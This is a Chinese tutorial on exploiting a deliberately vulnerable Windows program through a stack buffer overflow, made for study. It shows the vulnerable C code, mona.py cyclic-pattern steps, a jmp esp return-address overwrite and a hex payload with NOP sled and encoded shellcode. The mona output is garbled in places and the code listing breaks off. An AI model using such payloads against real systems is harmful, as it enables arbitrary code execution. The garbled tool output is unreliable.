

## 第一节- 二进制漏洞系列教程简单栈溢出实战

WrittenBy 東

二进制漏洞挖掘,是软件安全的一个分支,通常出现在文件格式,协议栈,api 接口,系统应用组件等,漏洞往往是由程序员的不谨慎编码造成的,常会出现在内存分配,堆栈平衡,协议栈通讯,组件接口问题等等,细分二进制分为栈溢出,堆溢出,内存破坏漏洞,uaf, doublefree,内核漏洞 等等..其实大都和内存相关的,所以这些知识也要求对 C 语言有简单了解.这是刚接触的第一节我会尽可能最详细的讲出来..

环境 Win7 sp1 x64 dep 关闭, SafeSeh 关闭, Aslr 关闭,

工具 Vs2013 ImmunityDebugger mona.py

工具下载

ImDebug: <http://www.immunityinc.com/products/debugger/>

Mona.py <https://www.corelancorp.com/index.php/2011/07/14/mona-py-the-manual/>

FlexHex <http://www.flexhex.com/download/>

先看一下函数的栈帧



文中例子是读取大于 1024 个字节的字符串撑爆局部变量空间覆盖了函数的返回地址从而导致 eip 可控(程序即将执行的指令)通过 jmp esp 覆盖 eip 的那四个字节的数据来控制程序流程,我们先看这样一段代码:

```
void ShowFileInfo(char*szfileName)
{
    HANDLE hFile ;           //创建文件句柄
    DWORD dwSizeHigh,dwSizeLow ;   //声明文件大小
    BYTE buf[1024];          //定义一个 1024 字节的缓冲区
    memset(buf,0xbf,1024);     //初始化这个缓冲区
    hFile=CreateFile(szfileName, GENERIC_WRITE|GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    //上面这个 api 是用于文件操作,创建文件实例句柄的一个 api 用法去查 msdn
    dwSizeLow=GetFileSize(hFile, &dwSizeHigh); //获取文件大小
    printf("file:%s Size:%d \r\n",szfileName,dwSizeLow); //打印出文件名字的大小
    ReadFile(hFile,buf,dwSizeLow,&dwSizeHigh,NULL); //把文件读取到我们定义的 buf[1024 ]

    int _tmain(int argc,_TCHAR*argv[])
```

代码的功能是将工程目录下的一个文件读取到我们自己定义的一个 *1024* 字节的数组中。

```

0BADF000  -cwb 'x00'x01'      # Provide list with bad chars, applies to pointers
0BADF000                                     (you can use ., * to indicate a range of bytes (in between 2 bad chars))
0BADF000  -M <access>      # Specify desired access level of the returning pointers. If not specified,
0BADF000                                     only executable pointers will be return.
0BADF000                                     Access levels can be one of the following values : R,W,M,X,RM,RX,MX,RMX or *

Usage :
-----
0BADF000  !mona <command> <parameter>

Available commands and parameters :

assemble / asn          Convert instructions to opcodes. Separate multiple instructions with #
assemble / sehbp        Set a breakpoint on all current SEH Handler function pointers
breakfunc / bf          Set a breakpoint on an exported function in on or more dll's
breakpoint / bp         Set a memory breakpoint on read/write or execute of a given address
bytearray / ba          Creates a byte array, can be used to find bad characters
calltrace / ct          Log all CALL instructions
compare / cmp           Compare contents of a binary file with a copy in memory
config / conf          Manage configuration file (mona.ini)
deferbp / dbu          Set a deferred breakpoint
dump                   Dump the specified range of memory to a file
egghunter / egg        Create egghunter code
filecompare / fc        Compares 2 or more files created by mona using the same output commands
find / f               Find bytes in memory
findasp / findasf       Find cyclic pattern in memory
findwild / fw          Find instructions in memory, accepts wildcards
fuiptr / fup           Find Writable Pointers that get called
getread / gr           Show EIP of selected module(s)
getiat / iat           Show IAT of selected module(s)
getproc / gp           Show getproc routines for specific registers
grflags / gf           Show current GFlags settings from PEB.NtGlobalFlag
header                Read a binary file and convert content to a nice 'header' string
heap                  Show heap related information

```

!mona

Close program (Alt+F2)


```


jnc / j      Find pointers that will allow you to jump to a register
jop         Finds gadgets that can be used in a JOP exploit
lbr / lbr    Remove libc loaded by dbr
modules / mod Show all loaded modules and their properties
nop         Show modules that are null, alive or crashed
nosafesesh  Show modules that are not safesesh protected
nosafesesh  Show modules that we not safesesh protected, not aslr and not rebased
offset      Calculate the number of bytes between two addresses
pattern / p  Generate a pattern associated with a module name
pattern_cyclic / pc Create a cyclic pattern of a given size
pattern_offset / po Find location of a byte in a cyclic pattern
peb / peb    Show location of the PEB
rop         Find gadgets that can be used in a ROP exploit and do ROP magic with them
ropchain     Find pointers to pointers [IATI] to interesting functions that can be used in your ROP chain
ropchain     Find pointers to exist with SBI overflow exploits
sehchain     Show the current SEH chain
skelton      Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot  Finds stackpivots (move stackpointer to controlled area)
str         Show all stacks for all threads in the running application
string / str Read or write a string from/to memory
suggest      Suggest an exploit buffer structure
ted / ted    Show TED related information
unknowledge / ua Generate venting alignment code for unicode stack buffer overflow
update / up  Update nmona to the latest version

[!] Command output:
nmona pc 1024
Creating cyclic pattern of 1024 bytes
nmona pc 1024
Generating cyclic pattern of 1024 bytes
[!] Preparing output file 'pattern.txt'
[!] Generating logic pattern.txt
[!] Done
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open haxpwn.net and copy the pattern from the file
[!] This nmona.py action tool 01/10/2016 07:0000


nmona pc 1024

```








下断点开始调试 F11 到这里的时候发现 buf 的数据



可以看到数组元素都被初始化成了 bf,然后看这里我们如果加长字符串似乎能够覆盖掉这个地址,替换成我们想要的地址 还需要 47 个字节才能覆盖掉.我们返回上一步重新生成一个具有 1024+47=1071 字节的字符串。



程序确实溢出了,我们搜索字符串 6Bi7 然后找到替换成我们的跳板 跳板我们选择 jmp esp 执行了 jmp esp 之后就会继续执行栈中数据了,我们先在进程空间内找到一个跳板




跳板地址 761616E7 然后用二进制编辑软件打开 1.txt 找到 6Bi7 的地址,替换成 E7 16 16 76



```
42 67 38 42 67 39 42 68 30 42 68 31 42 68 32 42 68 33 42 68 34 42 68 35 Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5
42 68 36 42 68 37 42 68 38 42 68 39 42 69 30 42 69 31 42 69 32 42 69 33 Bh6Bh7Bh8Bh9Bh0Bh1Bh2Bh3
42 69 34 42 69 35 42 69 E7 16 16 76 90 90 90 90 90 90 90 90 90 90 90 90 Bi4Bi5Bi...v.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 CC CC CC 90 90 .....j5Bj6
```

保存之后如果断在我们 cc 处 我就从而就完成了一次缓冲区溢出利用



成功执行到我们的代码了 ,我们这次试验一下 shellcode 吧

```
42 68 36 42 68 37 42 68 38 42 68 39 42 69 30 42 Bh6Bh7Bh8Bh9Bh0B
69 31 42 69 32 42 69 33 42 69 34 42 69 35 42 69 i1Bi2Bi3Bi4Bi5Bi
E7 16 16 76 90 90 90 90 90 90 90 90 90 90 90 90 33 C0 E8 FF FF q..v.....3Aeyy
FF FF C3 58 8D 70 1B 33 C9 66 B9 99 01 8A 04 0E yyAX.p.3Ef'..S..
34 07 88 04 0E E2 F6 80 34 0E 07 FF E6 97 36 D5 4...a6e4...ya-6O
B5 37 63 8C 15 8C 55 0B 8C 55 1B 8C 45 0F 8C 75 u7cE.EU.EU.EE.Eu
27 8C 15 87 79 0B 34 72 F5 8E C0 04 7F 3B 8C 50 'E.+y.4r0ZÄ..;EP
7F 06 C5 8C 7D 27 06 C0 36 EA 8C 33 A8 06 C1 42 ..ÄE)'..Ä6eE3'.ÄB
B6 39 41 66 73 66 72 F5 86 79 0F 42 7F 6E 73 72 t9Afsfrö+y.B.nsr
EE 8C 7D 23 06 C0 61 8C 2B 68 8C 7D 1B 06 C0 8C iE)#.ÄaE+hE)..ÄE
7B A8 FB 06 C0 6F 37 69 62 06 6F 63 65 7E 43 6F (ü.Äo7ib.öce~Co
27 57 70 69 8E E6 F9 4E 0C 36 C7 56 57 F8 D0 'WpiZæüN.6ÇVWøÐ
```

